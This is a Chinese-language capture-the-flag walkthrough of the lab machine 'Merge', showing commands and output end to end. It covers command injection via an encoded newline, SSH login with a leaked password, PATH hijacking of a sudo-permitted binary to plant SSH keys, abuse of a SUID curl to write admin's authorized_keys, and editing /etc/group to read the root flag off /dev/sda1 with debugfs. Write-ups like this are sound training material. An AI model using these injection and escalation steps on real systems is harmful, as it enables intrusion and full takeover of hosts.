


Merge靶机渗透——world

利用换行拿到 RCE



验证命令执行：


```
1 ip=127.0.0.1%0Aid
```

回显里能看到：

```
1 uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

RCE 后的信息收集


读系统用户：



1 ip=127.0.0.1%0Acat%09%2Fetc%2Fpasswd

能看到几个关键用户：mono lnnn admin

再看/opt目录里的可读文件：




1 ip=127.0.0.1%0Afind%09%2Fvar%2Fwww%09%2Fopt%09%2Ftmp%09%2Fvar%2Ftmp%09-maxdepth%094%09-type%09f%09-ls

这里会发现两个非常关键的点：

1. /opt/pass.txt
2. /opt/Dirty-Merge/dirty_merge

读取密码文件：



```
1 ip=127.0.0.1%0Acat%09%2Fopt%2Fpass.txt
```

得到：

```
1 mono:0ysP8axqGSAkvXnkvxxukVnz
```

用泄露密码拿到mono

直接 SSH：

```
1 ssh mono@172.20.4.50
```

密码：

```
1 0ysP8axqGSAkvXnkvxxukVnz
```

```
(kali㉿kali) - [~/Desktop/2026XiangjunCup]
$ ssh mono@172.20.4.50
mono@172.20.4.50's password:
Linux Merge 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr 29 21:55:46 2026 from 192.168.193.14
mono@Merge:~$
```

登录后先看sudo:

```
1 sudo -l
```

关键信息:

```
mono@Merge:~$ sudo -l
Matching Defaults entries for mono on Merge:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty, env_keep+=PATH, !secure_path

User mono may run the following commands on Merge:
  (lnnn) NOPASSWD: /opt/Dirty-Merge/dirty_merge
mono@Merge:~$
```

以及sudo默认项里有:

```
1 env_keep+=PATH, !secure_path
```

这意味着:

1. mono可以不输密码以lnnn身份运行dirty_merge
2. PATH会保留
3. dirty_merge源码里大量调用裸 ip/ethtool等外部命令

这就是 PATH 劫持点。

dirty_merge直接打不会直接给宿主机 root

如果直接跑:

```
1 sudo -u lnnn /opt/Dirty-Merge/dirty_merge
```

它尝试的是一个内核/页缓存类提权,但这台机子上直接跑并没有稳定拿到宿主机 root。

真正有价值的是：

- 它会创建 user namespace
- namespace 内的uid 0映射到宿主机的lnnn
- 并且会调用system("ip ...")

所以我们不需要把漏洞本体打成功，只需要借它的执行流程跑我们自己的ip。

PATH 劫持，控制dirty_merge调用的ip

```
mono@Merge:~$ sudo -l
Matching Defaults entries for mono on Merge:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty, env_keep+=PATH, !secure_path

User mono may run the following commands on Merge:
  (lnnn) NOPASSWD: /opt/Dirty-Merge/dirty_merge
mono@Merge:~$ cat > /tmp/ip <<'EOF'
#!/bin/sh
id
cat /proc/self/uid_map
cat /proc/self/gid_map
exit 0
EOF
chmod +x /tmp/ip
mono@Merge:~$ ls /tmp
ip systemd-private-5531ea602e5141aaa972d00665d31cea-systemd-logind.service-NSW4AZ
mono@Merge:~$ PATH=/tmp:$PATH sudo -u lnnn /opt/Dirty-Merge/dirty_merge
[*] uid=1001 euid=1001 gid=1001 egid=1001
[*] mode=xfrm_espintcp_pagecache_replace collateral=after
[*] target=/usr/bin/su size=84360
outer_write_open_denied=1 errno=13 (Permission denied)
usersns_setup: outer_uid=1001 outer_gid=1001 ns_uid=0 ns_gid=0
petns_setup=1
uid=0(root) gid=0(root) groups=0(root)
0 1001 1
0 1001 1
uid=0(root) gid=0(root) groups=0(root)
0 1001 1
0 1001 1
uid=0(root) gid=0(root) groups=0(root)
0 1001 1
0 1001 1
uid=0(root) gid=0(root) groups=0(root)
0 1001 1
0 1001 1
uid=0(root) gid=0(root) groups=0(root)
0 1001 1
0 1001 1
```

先在mono会话里写一个假的/tmp/ip:

```
1 cat > /tmp/ip <<'EOF'
2 #!/bin/sh
3 id
4 cat /proc/self/uid_map
5 cat /proc/self/gid_map
6 exit 0
7 EOF
8 chmod +x /tmp/ip
```

然后触发：

```
1 PATH=/tmp:$PATH sudo -u lnnn /opt/Dirty-Merge/dirty_merge
```

这时你会发现执行环境里显示的是uid=0，但映射关系是：

```
1 0 1001 1
```

也就是说：namespace 里的root，实际映射到宿主机的lnnn

借 namespace-root 给lnnn写 SSH 公钥

本地生成一个 key：

```
1 ssh-keygen -t ed25519 -N '' -f /tmp/lnnn_key
2 cat /tmp/lnnn_key.pub
```

```
(kali@kali)-[~/Desktop/2026XiangjunCup]
$ ssh-keygen -t ed25519 -N '' -f /tmp/lnnn_key
cat /tmp/lnnn_key.pub
Generating public/private ed25519 key pair.
/tmp/lnnn_key already exists.
Overwrite (y/n)? y
Your identification has been saved in /tmp/lnnn_key
Your public key has been saved in /tmp/lnnn_key.pub
The key fingerprint is:
SHA256:LbJ+1PzhKiSZUNmtARcABJCRkx4nw+YXoEE/MEhWYx0 kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|O&+*+E+=oo      |
|OB=o..o.o .     |
|=.o..  o        |
| o .o   ..      |
| . .oSo.        |
|      +oo.o .    |
|      .+  o .    |
|      . o  o     |
|      .. ...     |
+-----[SHA256]-----+
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA/fbVuqqwAIRIdFP5asp/7RU6Rn3NODzG22f8iTwnFE kali@kali
```

公钥是：

```
1 ssh-ed25519
  AAAAC3NzaC1lZDI1NTE5AAAAIA/fbVuqqwAIRIdFP5asp/7RU6Rn3NODzG22f8iTW
  nFE kali@kali
```

然后在mono会话里把这个公钥写进lnnn的宿主机 home：

[illegible]

```
1 cat > /tmp/ip <<'EOF'
2 #!/bin/sh
3 mkdir -p /home/lnnn/.ssh
4 chmod 700 /home/lnnn/.ssh
5 printf '%s\n' 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIA/fbVuqqwAIRIdFP5asp/7RU6Rn3NODzG22f8iT
wnFE kali@kali' >> /home/lnnn/.ssh/authorized_keys
6 sort -u /home/lnnn/.ssh/authorized_keys -o
/home/lnnn/.ssh/authorized_keys
7 chmod 600 /home/lnnn/.ssh/authorized_keys
8 chown -R 1001:1001 /home/lnnn/.ssh 2>/dev/null || true
9 exit 0
10 EOF
11 chmod +x /tmp/ip
12 PATH=/tmp:$PATH timeout 2 sudo -u lnnn /opt/Dirty-
Merge/dirty_merge
```

然后直接用 key 登录真正的lnnn:

```
1 ssh -i /tmp/lnnn_key lnnn@172.20.4.50
```

```
(kali㉿kali)-[~/Desktop/2026XiangjunCup]
$ ssh -i /tmp/lnnn_key lnnn@172.20.4.50
Linux Merge 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
lnnn@Merge:~$
```

登录后先确认身份并拿到用户 flag:

```
lnnn@Merge:~$ ls
user.txt
lnnn@Merge:~$ cat user.txt
flag{user-b67448e8af484d5f8958f307b3d57f09}
lnnn@Merge:~$
```

```
1  ls
2  cat /home/lnnn/user.txt
```

输出:

```
1  flag{user-b67448e8af484d5f8958f307b3d57f09}
```

lnnn阶段：发现admin 的 SUID curl

lnnn 登录后看 /opt/admin:

```
1  ls -la /opt/admin
```

```
lnnn@Merge:/opt$ ls -la
total 20
drwxr-xr-x  4 root  root 4096 May 22 09:19 .
drwxr-xr-x 18 root  root 4096 May 16 05:19 ..
drwxr-x---  2 admin lnnn 4096 May 22 09:20 admin
drwxr-xr-x  2 root  root 4096 May 22 06:09 Dirty-Merge
-rw-r--r--  1 root  root   30 May 22 06:07 pass.txt
lnnn@Merge:/opt$ cd admin/
lnnn@Merge:/opt/admin$ ls
curl hint.txt
lnnn@Merge:/opt/admin$ ls -la
total 328
drwxr-x---  2 admin lnnn   4096 May 22 09:20 .
drwxr-xr-x  4 root  root   4096 May 22 09:19 ..
-rwsr-sr-x  1 admin admin 321880 May 22 09:19 curl
-rw-r--r--  1 root  root   105 May 22 09:20 hint.txt
lnnn@Merge:/opt/admin$
```


会看到:

```
1 -rwsr-sr-x 1 admin admin ... /opt/admin/curl
2 -rw-r--r-- 1 root  root ... /opt/admin/hint.txt
```

读 hint:

```
1 cat /opt/admin/hint.txt
```

```
lnnn@Merge:/opt/admin$ cat hint.txt
关注详细的参数帮助信息
Focus on the detailed parameter help information
lnnn@Merge:/opt/admin$
```

确认 curl 的有效 UID/GID:

```
1 /opt/admin/curl -s file:///proc/self/status | head -20
```

```
lnnn@Merge:/opt/admin$ /opt/admin/curl -s file:///proc/self/status | head -20
Name:      curl
Umask:     0002
State:     R (running)
Tgid:      930
Ngid:       0
Pid:       930
PPid:      884
TracerPid: 0
Uid:       1001   1002   1002   1002
Gid:       1001   1002   1002   1002
FDSize:    256
Groups:    1001
NSTgid:    930
NSpid:     930
NSpgid:    930
NSSid:     884
Kthread:   0
VmPeak:    26096 kB
VmSize:    26096 kB
VmLck:     0 kB
lnnn@Merge:/opt/admin$
```

```
1 Uid:      1001   1002   1002   1002
2 Gid:      1001   1002   1002   1002
```

含义是:

- 实际用户还是 lnnn
- 但有效 UID/GID 已经变成 admin

这枚 curl 是标准的 SUID/SGID admin 提权点。

用 SUID curl 拿 admin SSH

最稳的做法不是继续在lnnn下做事，而是直接把 SSH 公钥写到admin的 home。

先在 lnnn shell 里准备公钥文件：

```
1 printf '%s\n' 'ssh-ed25519
   AAAAC3NzaC1lZDI1NTE5AAAAIA/fbVuqqwAIRIdFP5asp/7RU6Rn3NODzG22f8iTW
   nFE kali@kali' > /tmp/admin_pub
```

然后利用 SUID curl的本地文件读写能力：

```
1 /opt/admin/curl -s --create-dirs --create-file-mode 600
   file:///tmp/admin_pub -o /home/admin/.ssh/authorized_keys
```

验证：

```
1 /opt/admin/curl -s file:///home/admin/.ssh/authorized_keys
```

```
lnnn@Merge:/opt/admin$ printf '%s\n' 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA/fbVuqqwAIRIdFP5asp/7RU6Rn3NODzG22f8iTWnFE kali@kali' > /tmp/admin_pub
lnnn@Merge:/opt/admin$ /opt/admin/curl -s --create-dirs --create-file-mode 600 file:///tmp/admin_pub -o /home/admin/.ssh/authorized_keys
lnnn@Merge:/opt/admin$ /opt/admin/curl -s file:///home/admin/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA/fbVuqqwAIRIdFP5asp/7RU6Rn3NODzG22f8iTWnFE kali@kali
lnnn@Merge:/opt/admin$
```

然后直接 SSH 成真正的admin：

```
1 ssh -i /tmp/lnnn_key admin@172.20.4.50
```

```
(kali㉿kali)-[~/Desktop/2026XiangjunCup]
$ ssh -i /tmp/lnnn_key admin@172.20.4.50
Linux Merge 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
admin@Merge:~$
```

admin阶段：真正的宿主机提权点

登录admin后先看家目录：

```
admin@Merge:~$ ls
hint.txt
admin@Merge:~$ cat hint.txt
man,what can i do
admin@Merge:~$
```

检查关键文件：

```
1  ls -l /etc/group
2  ls -l /etc/gshadow
3  ls -l /etc/shadow
4  ls -l /etc/passwd
5  grep -E '^(root|sudo|shadow|adm|disk|admin):' /etc/group
6  ls -l /dev/sda /dev/sda1
```

```
admin@Merge:~$ ls -l /etc/group
-rw-rw-r-- 1 root admin 665 May 22 06:04 /etc/group
admin@Merge:~$ ls -l /etc/gshadow
-rw-r----- 1 root shadow 557 May 22 06:04 /etc/gshadow
admin@Merge:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 973 May 22 06:04 /etc/shadow
admin@Merge:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 1298 May 22 06:04 /etc/passwd
admin@Merge:~$ grep -E '^(root|sudo|shadow|adm|disk|admin):' /etc/group
root:x:0:
adm:x:4:
disk:x:6:
sudo:x:27:
shadow:x:42:
admin:x:1002:
admin@Merge:~$ ls -l /dev/sda /dev/sda1
brw-rw---- 1 root disk 8, 0 Jun  2 06:59 /dev/sda
brw-rw---- 1 root disk 8, 1 Jun  2 06:59 /dev/sda1
admin@Merge:~$
```

关键信息：

```
1  /etc/group    -> -rw-rw-r-- 1 root admin
2  /dev/sda1     -> brw-rw---- 1 root disk
```

这说明：

1. admin组可以写/etc/group
2. 如果把自己加进disk组
3. 重新登录后就能直接读块设备/dev/sda1

这是一个非常直接的宿主机提权点。

把admin加进disk组

修改/etc/group:

```
1 sed 's/^disk:x:6:$/disk:x:6:admin/' /etc/group > /tmp/group.new
2 cat /tmp/group.new > /etc/group
3 grep '^disk:' /etc/group
```

```
admin@Merge:~$ sed 's/^disk:x:6:$/disk:x:6:admin/' /etc/group > /tmp/group.new
admin@Merge:~$ cat /tmp/group.new > /etc/group
admin@Merge:~$ grep '^disk:' /etc/group
disk:x:6:admin
admin@Merge:~$
```

然后退出重新登录:

```
1 ssh -i /tmp/lnnn_key admin@172.20.4.50
2 id
```

```
(kali㉿kali)-[~/Desktop/2026XiangjunCup]
$ ssh -i /tmp/lnnn_key admin@172.20.4.50
Linux Merge 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun  2 07:23:02 2026 from 172.20.4.24
admin@Merge:~$ id
uid=1002(admin) gid=1002(admin) groups=1002(admin),6(disk)
admin@Merge:~$
```

用 debugfs直接读取 /root/root.txt

现在已经能读 /dev/sda1。最简单的方式不是整盘扫，而是直接用debugfs按路径取文件:

```
1 /usr/sbin/debugfs -R "cat /root/root.txt" /dev/sda1
```

```
admin@Merge:~$ /usr/sbin/debugfs -R "cat /root/root.txt" /dev/sda1
debugfs 1.47.2 (1-Jan-2025)
flag{root-1b5f527b85d84d80816879c8044b0ea9}
admin@Merge:~$ █
```